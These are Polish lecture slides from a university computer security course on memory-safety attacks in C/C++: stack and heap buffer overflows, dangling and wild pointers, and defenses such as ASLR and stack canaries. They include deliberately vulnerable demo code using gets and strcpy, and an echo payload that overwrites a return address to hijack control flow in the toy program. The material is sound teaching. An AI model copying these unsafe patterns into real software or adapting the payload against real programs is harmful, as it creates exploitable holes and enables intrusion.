Bezpieczeństwo systemów komputerowych

Niebezpieczne odwołania do pamięci

Marcin Peczarski

Instytut Informatyki Uniwersytetu Warszawskiego

9 października 2011

Zarys problemu

- Języki takie jak C i C++
  - pozwalają dowolnie manipulować wskaźnikiem do pamięci,
  - nie sprawdzają poprawności odwołania do pamięci.
- Używanie tablicy jest równie niebezpieczne, bo nazwa tablicy jest wskaźnikiem.
- Niewłaściwe posługiwanie się wskaźnikiem może zostać wykorzytane do przeprowadzenia ataku za pomocą
  - przepełnienia bufora na stosie (ang. *stack buffer overflow*),
  - przepełnienia bufora na stercie (ang. *heap buffer overflow*),
  - dyndającego wskaźnika (ang. *dangling pointer*),
  - dzikiego wskaźnika (ang. *wild pointer*).
- Problem jest znany od lat 60.
- Tego typu ataki są nadal stosowane.

Przepełnienie bufora na stosie

- Umożliwia agresorowi:
  - unieruchomienie aplikacji,
  - wykonanie dowolnej funkcji w aplikacji,
  - wstawienie i wykonanie złośliwego kodu.

Przepełnienia bufora na stosie – prosty przykład


```
#include <string.h>

void foo(const char *bar) {
  char c[12];

  strcpy(c, bar);
}

int main(int argc, char *argv[]) {
  foo(argv[1]);
  return 0;
}
```

Przepełnienia bufora na stosie – prosty przykład[1]



[1] Rysunek zaczerpnięty z
http://en.wikipedia.org/wiki/Stack_buffer_overflow

Funkcja narażona na problem przepełnienia bufora

```
void bad_function(void) {
  char buff[4];
  printf("Stos przed:\n%016lx\n%016lx\n%016lx"
         "\n%016lx\n%016lx\n%016lx\n%016lx"
         "\n%016lx\n%016lx\n%016lx\n\n");
  gets(buff);
  printf("Stos po:\n%016lx\n%016lx\n%016lx"
         "\n%016lx\n%016lx\n%016lx\n%016lx"
         "\n%016lx\n%016lx\n%016lx\n\n");
  printf("Jestem bezpieczny, bufor zawiera: %s\n",
         buff);
}
```

Funkcja, którą chce wywołać agresor

```
void root_me(void) {
  printf("Jestem penetrowany.\n");
}
```

Program testujący przepełnienie bufora

```
#include <stdio.h>
#include <stdlib.h>

int main() {
  printf("Adres bad_function = %016p\n",
         bad_function);
  printf("Adres root_me      = %016p\n",
         root_me);
  printf("Adres exit         = %016p\n",
         exit);
  bad_function();
  exit(0);
}
```

Pytanie do publiczności: dlaczego wypisujemy adres funkcji `root_me`?

Poprawne wywołanie

- Kompilacja

```
gcc -O2 -Wall -o buff buff.c
```

- Adresy funkcji

```
Adres bad_function = 0x00000000400640
Adres root_me      = 0x00000000400630
Adres exit         = 0x00000000400508
```

- Wprowadzone dane

```
abc
```

- Wynik działania

```
Jestem bezpieczny, bufor zawiera: abc
```

Poprawne wywołanie, zawartość stosu

```
Stos przed:      Stos po:
00007fc04fa39000 00000000fbad2288 rsi
00007fc04f818e30 00007fffb5eb9730 rdx
0000000000400823 00007fc04f818e20 rcx
0000000000000001 0000000000000000 r8
0000000000400823 0000000000000000 r9
00007fc04f82ac20 00007fc000636261 wierzch. stosu
00007fc04fa3d148 00007fc04fa3d148
0000000000000000 0000000000000000
00000000004006bc 00000000004006bc adr. powrotu
0000000000000000 0000000000000000
```

Atak

- Adresy funkcji

```
Adres bad_function = 0x00000000400640
Adres root_me      = 0x00000000400630
Adres exit         = 0x00000000400508
```

- Wowołujemy

```
echo -ne "abcdefghijklmnopqrstuvwx
\x30\x06\x40\x00\x00\x00\x00\x00\x08\x05\x40" |
./buff
```

- Wynik działania

```
Jestem bezpieczny, bufor zawiera: abcdefghijklm
nopqrstuvwx0@
Jestem penetrowany.
```

Atak, zawartość stosu

```
Stos przed:      Stos po:
00007f34d2ac6000 00000000fbad2098 rsi
00007f34d28a5e30 00007fffba3853b0 rdx
0000000000400823 00007f34d28a5e20 rcx
0000000000000001 4005080000000000 r8
0000000000400823 0000000000000000 r9
00007f34d28b7c20 6867666564636261 wierzch. stosu
00007f34d2aca148 706f6e6d6c6b6a69
0000000000000000 787776757473727 1
00000000004006bc 0000000000400630 adr. powrotu
0000000000000000 0000000000400508
```

Niebezpieczne funkcje

- Funkcje, które mogą doprowadzić do przepełnienia bufora lub być wykorzystane do ataku z użyciem przepełnienia bufora:


  `gets`
  `strcpy strcat strncpy strncat strlen`
  `memcpy`
  `printf fprintf sprintf`
  `scanf`
  `operator>>`

- i zapewnie jeszcze wiele innych...

Wstawienie i wykonanie złośliwego kodu

- Do przepełnianego bufora można wstawić dowolny kod i podmienić adres powrotu, aby wykonać ten kod.
- Wstawiany kod zwykle wywołuje powłokę systemu operacyjnego (ang. *shellcode*).
- Mając dostęp do powłoki, można dalej penetrować.
- Nie wiemy, skąd zostanie wywołana funkcja, którą chcemy wykorzystać do ataku – trzeba zgadnąć adres przepełnianego bufora.
- Pomocna jest tu technika ślizgania się po NOP-ach (ang. *NOP sled technique*).

Z górki na pazurki (ang. *NOP sled technique*)[2]



[2]Rysunek zaczerpnięty z: `http://en.wikipedia.org/wiki/Buffer_overflow`

Przepełnienie bufora na stercie

- Bufory są też przydzielane na stercie za pomocą funkcji `malloc`, `calloc` lub operatora `new`.
- Wykorzystanie przepełnienia bufora na stercie jest trudniejsze niż na stosie:
  - wymaga przeanalizowania rozmieszczenia struktur danych na stercie,
  - nie umożliwia łatwego wykonania wstawionego kodu.
- Wykorzystanie przepełnienia bufora na stercie umożliwia:
  - unieruchomienie programu,
  - manipulowanie strukturami danych programu.

Wykorzystanie przepełnienia bufora na stercie

- Sterta jest zwykle zorganizowana jako struktura wskaźnikowa, np. lista dwukierunkowa posługująca się wskaźnikami `next` i `prev`.
- Zwolnienie bloku pamięci polega na przeniesieniu go z listy bloków zajętych na listę bloków wolnych.
- Podczas zwalniania bloku wskazywanego przez `p` wykonują się operacje:

```
p->prev->next = p->next;
p->next->prev = p->prev;
```

- Przepełniając bufor, można nadpisać wskaźniki `next`, `prev` i zmodyfikować dowolne miejsce w pamięci.

Dyndający i dziki wskaźnik

- Nie wskazuje na obiekt (zmienną) odpowiedniego typu.
- Dyndający wskaźnik powstaje, gdy obiekt jest kasowany lub zwalniana jest pamięć, bez zmodyfikowania wartości wskaźnika, który nadal wskazuje pamięć przydzieloną dotychczas obiektowi (zmiennej).

```
char *p = NULL;
{
  char c;
  p = &c;
} /* Zmienna c przestaje być widoczna.
     Wskaźnik p staje się dyndający. */
```

- Zwolniona pamięć może zostać przydzielona nowemu obiektowi, do którego dostajemy niespodziewanie dostęp za pomocą dyndającego wskaźnika.
- Dziki wskaźnik powstaje, gdy zostanie użyty przed zainicjowaniem.

Dyndający i dziki wskaźnik, cd.

- Dyndający lub dziki wskaźnik może zostać wykorzystany do zaatakowania programu.
- Jeśli wskaźnik jest używany do wołania funkcji wirtualnej, uzyskujemy informację o położeniu tej tablicy w pamięci, co ułatwia podstawienie i wywołanie złośliwego kodu.
- Dyndający wskaźnik może spowodować wyciek informacji.

Zapobieganie (1)

- Przydzielanie adresów wirtualnych pseudolosowo (ang. *address space layout randomization*)
- Nieprzydzielanie ponownie tego samego fragmentu pamięci wirtualnej – wymagana bardzo duża pamięć wirtualna
- Kanarek, czyli unikalna wartość umieszczona na stosie między zmiennymi automatycznymi a adresem powrotu, sprawdzana przed powrotem z funkcji – mniejsza wydajność, nadal możliwe unieruchomienie programu
- Zabronienie wykonywania kodu umieszczonego na stosie – nadal możliwe wywołanie funkcji bibliotecznej
- Alokowanie buforów na stercie zamiast na stosie – tylko utrudnienie ataku, ale nie cakowite uniemożliwienie

Zapobieganie (2)

- Niektóre architektury, zwłaszcza RISC, nie posiadają instrukcji takich jak `call` i `ret` i nie umieszczają adresu powrotu na stosie, a w rejestrze `LR` (ang. *link register*) – to tylko niewielkie utrudnienie, zawartość rejestru `LR` też musi zostać odłożona na stos, jeśli wywołania procedur są zagnieżdżone.
- Jeśli wykonywalny kod binarny ma być umieszczony w napisie, nie może zawierać zerowych bajtów – dla architektury ARM udowodniono, że za pomocą instrukcji bez bajtów zerowych nadal można zaimplementować dowolny algorytm.
- Można użyć wysokopoziomowego języka, który sam zarządza pamięcią, nie ma wskaźników i sprawdza zakresy tablic – mniejsza wydajność, co nie zawsze jest dopuszczalne, a sam język pewnie i tak jest zaimplementowany w C lub C++.

Zapobieganie (3)

- Przytoczone wyżej środki bardzo utrudniają, ale nie uniemożliwiają wykorzystania błędu w programie.
- Nie chronią też przed unieruchomieniem programu przez doprowadzenie do błędu ochrony pamięci.
- Jedynym skutecznym sposobem zapobiegania błędom związanym z odwołaniami do pamięci jest staranne pisanie programów, sprawdzanie poprawności argumentów i wartości zwracanych przez funkcje.